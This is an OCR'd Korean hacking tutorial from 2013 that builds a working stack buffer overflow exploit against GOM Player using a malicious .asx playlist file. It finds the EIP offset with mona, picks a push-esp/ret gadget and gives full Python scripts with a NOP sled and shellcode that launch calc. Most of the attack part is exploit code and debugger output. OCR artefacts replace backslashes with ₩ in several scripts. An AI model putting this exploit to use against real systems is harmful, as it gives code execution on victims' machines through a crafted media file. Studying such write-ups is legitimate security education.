
가장먼저 할 일은 EIP를 변조 시키는 것인데, 위에서 계속 A를 집어넣어서 EIP가 41414141로 변조 되었습니다. 그럼 이제 이 41414141을 쉘코드가 있는 곳을 향하도록 변경해야 하는데 그러려면 저 41414141의 위치를 알아야 합니다.

```
변조된 DATA --
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[Dummy~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~] [ EIP ][Dummy~~~~~~~~~~~~~~]
```

현재 이런 방식으로 데이터가 조작되어 있으며 다음과 같이 바꾸게 될것입니다.

```
변조된 DATA --
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAWXYZBBBBBBBBBBBBBBBBBBB
[Dummy~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~][ EIP][ShellCode~~~~~~~~~~~~]
```


WXYZ는 쉘코드가 있는 포인터를 향하도록 할 것이고 WXYZ뒤엔 nopsled와 shellcode를 삽입할 것입니다.




이제 대충 모양도 완성 되었으니 첫 번째로 Dummy로부터 EIP까지의 Offset을 구해야 합니다. 이제 mona를 사용할 때가 왔습니다! 설치법은 문서에 있습니다. 커맨드로 입력을 하셔야 하는데, 커맨드 창은 위 사진을 참고해 주시기 바랍니다.

● !mona 를 입력하시면 명령어와 설명이 나옵니다.

Copyright ⓒ 2013 sweetchip All rights reserved




오프셋을 구하기 편하도록 mona의 기능중 하나인 패턴파일을 만드는 것을 이용하겠습니다. '!mona pc 8000'을 입력합니다. 그러면 Aa0A... 라는 문자의 패턴이 생성됩니다.



위와 같이 생성 되었습니다. 이제 위 패턴을 스크립트에 삽입합니다.


```
# -*- coding: cp949 -*-
# 위 주석 꼭 붙여 주세요

filename = "gom_exploit.asx"
offset = 0

head1 = ("\xFF\xFE\x3C\x00\x61\x00\x73\x00\x78\x00"
                "\x20\x00\x76\x00\x65\x00\x72\x00\x73\x00"
                "\x69\x00\x6F\x00\x6E\x00\x20\x00\x3D\x00"
                "\x20\x00\x22\x00\x33\x00\x2E\x00\x30\x00"
                "\x22\x00\x20\x00\x3E\x00\x0D\x00\x0A\x00"
                "\x3C\x00\x65\x00\x6E\x00\x74\x00\x72\x00"
                "\x79\x00\x3E\x00\x0D\x00\x0A\x00\x3C\x00"
                "\x72\x00\x65\x00\x66\x00\x20\x00\x68\x00"
                "\x72\x00\x65\x00\x66\x00\x20\x00\x3D\x00"
                "\x20\x00\x22\x00")

head2 = ("\x22\x00\x20\x00\x2F\x00\x3E\x00\x0D\x00"
                "\x0A\x00\x3C\x00\x2F\x00\x65\x00\x6E\x00"
                "\x74\x00\x72\x00\x79\x00\x3E\x00\x0D\x00"
                "\x0A\x00\x3C\x00\x2F\x00\x61\x00\x73\x00"
                "\x78\x00\x3E\x00\x0D\x00\x0A\x00")

pattern                                                                 =
("Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac
7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5
Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3A
i4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al
... 중략 ...
f1Kf2Kf3Kf4Kf5Kf6Kf7Kf8Kf9Kg0Kg1Kg2Kg3Kg4Kg5Kg")

exploit = head1
exploit += pattern
exploit += head2

f = open(filename,'wb')
f.write(exploit)
f.close()
```

Copyright © 2013 sweetchip All rights reserved



이제 프로그램을 로딩시키로 파일을 로드합니다.
그러면 아까 BP를 설정한 retn까지 도달 하면 EIP가 0x316a4630 인 것을 볼 수 있습니다. 음.. 이제 하나하나 세보면서 오프셋이 몇인지 아는 방법밖에 없는 것은 아닙니다.

이제 커맨드 창에 '!mona po 316a4630'을 입력해줍니다.




짠! 패턴을 찾았다고 나오고 오프셋은 4172 라고 친절하게 가르쳐줍니다.
그러면 offset은 4172가 되겠고 페이로드를 다시 구상해보면

dummy*4172 + ptr_to_shellcode(nopsled) + nopsled + shellcode 가 되겠습니다.

```
# -*- coding: cp949 -*-
filename = "gom_exploit.asx"
offset = 4172

head1 = ("₩xFF₩xFE₩x3C₩x00₩x61₩x00₩x73₩x00₩x78₩x00"
                        "₩x20₩x00₩x76₩x00₩x65₩x00₩x72₩x00₩x73₩x00"
                        "₩x69₩x00₩x6F₩x00₩x6E₩x00₩x20₩x00₩x3D₩x00"
                        "₩x20₩x00₩x22₩x00₩x33₩x00₩x2E₩x00₩x30₩x00"
                        "₩x22₩x00₩x20₩x00₩x3E₩x00₩x0D₩x00₩x0A₩x00"
                        "₩x3C₩x00₩x65₩x00₩x6E₩x00₩x74₩x00₩x72₩x00"
                        "₩x79₩x00₩x3E₩x00₩x0D₩x00₩x0A₩x00₩x3C₩x00"
                        "₩x72₩x00₩x65₩x00₩x66₩x00₩x20₩x00₩x68₩x00"
                        "₩x72₩x00₩x65₩x00₩x66₩x00₩x20₩x00₩x3D₩x00"
                        "₩x20₩x00₩x22₩x00")

head2 = ("₩x22₩x00₩x20₩x00₩x2F₩x00₩x3E₩x00₩x0D₩x00"
                        "₩x0A₩x00₩x3C₩x00₩x2F₩x00₩x65₩x00₩x6E₩x00"
                        "₩x74₩x00₩x72₩x00₩x79₩x00₩x3E₩x00₩x0D₩x00"
                        "₩x0A₩x00₩x3C₩x00₩x2F₩x00₩x61₩x00₩x73₩x00"
                        "₩x78₩x00₩x3E₩x00₩x0D₩x00₩x0A₩x00")

shellcode = ("₩x31₩xc9₩xbd₩x90₩xb7₩x29₩xb8₩xd9₩xf7₩xd9₩x74₩x24₩xf4₩xb1₩x1e"
                                    "₩x58₩x31₩x68₩x11₩x03₩x68₩x11₩x83₩xe8₩x6c₩x55₩xdc₩x44₩x64₩xde"
                                    "₩x1f₩xb5₩x74₩x54₩x5a₩x89₩xff₩x16₩x60₩x89₩xfe₩x09₩xe1₩x26₩x18"
                                    "₩x5d₩xa9₩x98₩x19₩x8a₩x1f₩x52₩x2d₩xc7₩xa1₩x8a₩x7c₩x17₩x38₩xfe"
                                    "₩xfa₩x57₩x4f₩xf8₩xc3₩x92₩xbd₩x07₩x01₩xc9₩x4a₩x3c₩xd1₩x2a₩xb7"
                                    "₩x36₩x3c₩xb9₩xe8₩x9c₩xbf₩x55₩x70₩x56₩xb3₩xe2₩xf6₩x37₩xd7₩xf5"
                                    "₩xe3₩x43₩xfb₩x7e₩xf2₩xb8₩x8a₩xdd₩xd1₩x3a₩x4f₩x82₩x28₩xb5₩x2f"
                                    "₩x6b₩x2f₩xb2₩xe9₩xa3₩x24₩x84₩xf9₩x48₩x4a₩x19₩xac₩xc4₩xc3₩x29"
                                    "₩x27₩x22₩x90₩xea₩x5d₩x83₩xff₩x94₩x79₩xc1₩x73₩x01₩xe1₩xf8₩xfe"
                                    "₩xdf₩x46₩xfa₩x18₩xbc₩x09₩x68₩x84₩x43")

exploit = head1
exploit += "A" * offset
exploit += "BBBB"
exploit += "₩x90" * 32
exploit += shellcode
exploit += head2

f = open(filename,'wb')
f.write(exploit)
f.close()
```

Copyright ⓒ 2013 sweetchip All rights reserved

자! 이제 얼마 남지 않았습니다. 저 스크립트를 이용해 malicious file을 생성한 뒤, 로드시켜 디버깅해 보겠습니다.



자! 역시나 42424242로 변조를 성공했습니다. 정말 얼마 남지 않았습니다.
이제 저 42424242만 조정을 해야 하는데 여러 가지 방법이 있는데 그것중 하나는 윈도우 xp는 aslr등 보호기법이 없어서 대부분 고정된 주소에 데이터가 할당됩니다. 그러므로 42424242를 아래 nopsled가 존재하는 위치인 0x0012f0f4에 위치시키면 쉘코드가 실행될 것입니다.

하지만 언제나 예외가 존재합니다. xp라도 일부 버전은 다르게 할당될 수도 있습니다. 예를 들어서 현재는 스택 포인터가 0012f0f0이지만 다른 xp에서는 0013f0f0이 될 수 있는 예외가 있습니다. 그러므로 좀더 Reliable 한 Exploit을 제작하려면 센스가 필요합니다.


이 센스 중에서도 여러 방법이 있지만 저는 현재 스택 포인터를 가리키고 있는 jmp esp를 나 call esp같은 것을 이용해 보겠습니다. 그러면 아무리 esp 주소가 바뀌어도 현재 esp 주소로 뛰어 들어가지기 때문에 현재 스택 포인터가 어디에 있든 똑같이 쉘코드를 실행할 수 있을 것입니다.


이때 다시 한번 mona의 도움을 받아야 합니다. 커맨드 창에 다음을 입력합니다.

'!mona jmp –r esp'

이 명령어는 시간이 좀 걸리는 명령어입니다. 오류가 아니니 종료하지 마세요! [몇 분소요]
명령어의 의미는 esp로 점프하는 명령어를 찾는 것입니다.

Copyright ⓒ 2013 sweetchip All rights reserved






```
!mona jmp -r esp
```

일단 관련된 명령어를 모두 찾게 되면 위와 같이 나오게 됩니다. 저의 VM의 경우 약 6분이 소요되었습니다. 그리고 174개의 포인터를 찾았다고 합니다.

그러면 어느 것을 이용할 것이냐.. 저는 exe에 존재하는 명령어를 사용할 것입니다.

다른 모듈을 xp os에 따라 rebase등 설정이 달라지기 때문에 reliable하지 않을 수 있습니다. 그러므로 저는 아랫것들을 선택해 봤습니다.

```
0x0040f2b4 : push esp # ret 0x04 | ASLR: False, Rebase: False, SafeSEH: False, OS: False
0x0041ee84 : push esp # ret 0x04 | ASLR: False, Rebase: False, SafeSEH: False, OS: False
0x0041ef13 : push esp # ret 0x04 | ASLR: False, Rebase: False, SafeSEH: False, OS: False
```

음.. 저는 왠지 세 번째 것이 끌립니다. 어느 것으로 해도 상관은 없습니다. push ebp로 스택에 현재 esp ptr을 넣고 retn을 해서 esp의 주소로 이동되는 것입니다. jmp esp / call esp와 같은 역할이라고 보시면 되겠습니다.
잘 이해가 안 되신다면 트레이스 해보시면 '아하!' 라고 하실겁니다!

Copyright © 2013 sweetchip All rights reserved

```
import struct

# -*- coding: cp949 -*-
filename = "gom_exploit.asx"
offset = 4172

head1 = ("₩xFF₩xFE₩x3C₩x00₩x61₩x00₩x73₩x00₩x78₩x00"
                        "₩x20₩x00₩x76₩x00₩x65₩x00₩x72₩x00₩x73₩x00"
                        "₩x69₩x00₩x6F₩x00₩x6E₩x00₩x20₩x00₩x3D₩x00"
                        "₩x20₩x00₩x22₩x00₩x33₩x00₩x2E₩x00₩x30₩x00"
                        "₩x22₩x00₩x20₩x00₩x3E₩x00₩x0D₩x00₩x0A₩x00"
                        "₩x3C₩x00₩x65₩x00₩x6E₩x00₩x74₩x00₩x72₩x00"
                        "₩x79₩x00₩x3E₩x00₩x0D₩x00₩x0A₩x00₩x3C₩x00"
                        "₩x72₩x00₩x65₩x00₩x66₩x00₩x20₩x00₩x68₩x00"
                        "₩x72₩x00₩x65₩x00₩x66₩x00₩x20₩x00₩x3D₩x00"
                        "₩x20₩x00₩x22₩x00")

head2 = ("₩x22₩x00₩x20₩x00₩x2F₩x00₩x3E₩x00₩x0D₩x00"
                        "₩x0A₩x00₩x3C₩x00₩x2F₩x00₩x65₩x00₩x6E₩x00"
                        "₩x74₩x00₩x72₩x00₩x79₩x00₩x3E₩x00₩x0D₩x00"
                        "₩x0A₩x00₩x3C₩x00₩x2F₩x00₩x61₩x00₩x73₩x00"
                        "₩x78₩x00₩x3E₩x00₩x0D₩x00₩x0A₩x00")

shellcode = ("₩x31₩xc9₩xbd₩x90₩xb7₩x29₩xb8₩xd9₩xf7₩xd9₩x74₩x24₩xf4₩xb1₩x1e"
                                    "₩x58₩x31₩x68₩x11₩x03₩x68₩x11₩x83₩xe8₩x6c₩x55₩xdc₩x44₩x64₩xde"
                                    "₩x1f₩xb5₩x74₩x54₩x5a₩x89₩xff₩x16₩x60₩x89₩xfe₩x09₩xe1₩x26₩x18"
                                    "₩x5d₩xa9₩x98₩x19₩x8a₩x1f₩x52₩x2d₩xc7₩xa1₩x8a₩x7c₩x17₩x38₩xfe"
                                    "₩xfa₩x57₩x4f₩xf8₩xc3₩x92₩xbd₩x07₩x01₩xc9₩x4a₩x3c₩xd1₩x2a₩xb7"
                                    "₩x36₩x3c₩xb9₩xe8₩x9c₩xbf₩x55₩x70₩x56₩xb3₩xe2₩xf6₩x37₩xd7₩xf5"
                                    "₩xe3₩x43₩xfb₩x7e₩xf2₩xb8₩x8a₩xdd₩xd1₩x3a₩x4f₩x82₩x28₩xb5₩x2f"
                                    "₩x6b₩x2f₩xb2₩xe9₩xa3₩x24₩x84₩xf9₩x48₩x4a₩x19₩xac₩xc4₩xc3₩x29"
                                    "₩x27₩x22₩x90₩xea₩x5d₩x83₩xff₩x94₩x79₩xc1₩x73₩x01₩xe1₩xf8₩xfe"
                                    "₩xdf₩x46₩xfa₩x18₩xbc₩x09₩x68₩x84₩x43")

exploit = head1
exploit += "A" * offset
exploit += struct.pack('<I', 0x0041ef13) # push esp # ret 0x04
exploit += "₩x90" * 40
exploit += shellcode
exploit += head2

f = open(filename,'wb')
f.write(exploit)
f.close()
```


드디어 완성했습니다!
여기까지 따라 오신 분들 수고하셨고 축하드립니다! 안 따라 오시고 읽어만 주셨어도 수고하셨습니다!

목표는 다 이뤘습니다. BOF를 발생시키고 EIP를 변조했으며 ShellCode를 넣었고 파일 포맷까지 맞춰 줬기 때문에 완벽해 보이는 exploit입니다.
이제 스크립트를 실행 시켜서 파일을 생성해 봅시다!


Copyright ⓒ 2013 sweetchip All rights reserved

0x43 Exploit

이제 신나게 코드를 실행시키는 일만 남았습니다. 아무래도 이 시간이 가장 재미 있는 것 같습니다.



곰플레이어를 실행시키고 파일을 로딩 합니다.



짠~ 계산기가 나타났습니다! 우리는 Exploit을 성공하고 쉘코드를 띄우는데 성공했습니다.

Copyright © 2013 sweetchip All rights reserved

0x50 Epilogue

문서를 최대한 쉽게 쓰려고 했는데 그렇지 못한 부분과 잘 전달이 되지 않은 부분이 있는 것 같기도 한 것 같습니다. 지금까지 비록 배운지 4~5개월 정도밖에 되지 않았지만, 수 많은 삽질을 하면서 느낀 것이 시스템 해킹은 처음 입문을 하는 사람에게는 높은 장벽일 수도 있으나 여러 번 시도를 해보다 보면 어느 순간부터 갑자기 이해가 되기 시작하고 그 이후로는 이전보다 더 빠르게 많은 것을 흡수 하실 수 있을 것입니다. 그리고 흥미를 붙이신 분은 아마 폐인처럼 연구를 하시는 분도 있을 겁니다. 정리 하자면, 처음에 어렵다고 포기하지 마시고 여러 번 반복적으로 보면서 연구 해보시기 바랍니다!

문서에 대한 잘못된 정보를 알려주실 분은 아래 Email로 보내주시면 감사하겠습니다!

2013.05.22.
Author : sweetchip@wiseguys
E-mail : sweetchip@studyc.co.kr
Blog : http://pgnsc.tistory.com

Copyright ⓒ 2013 sweetchip All rights reserved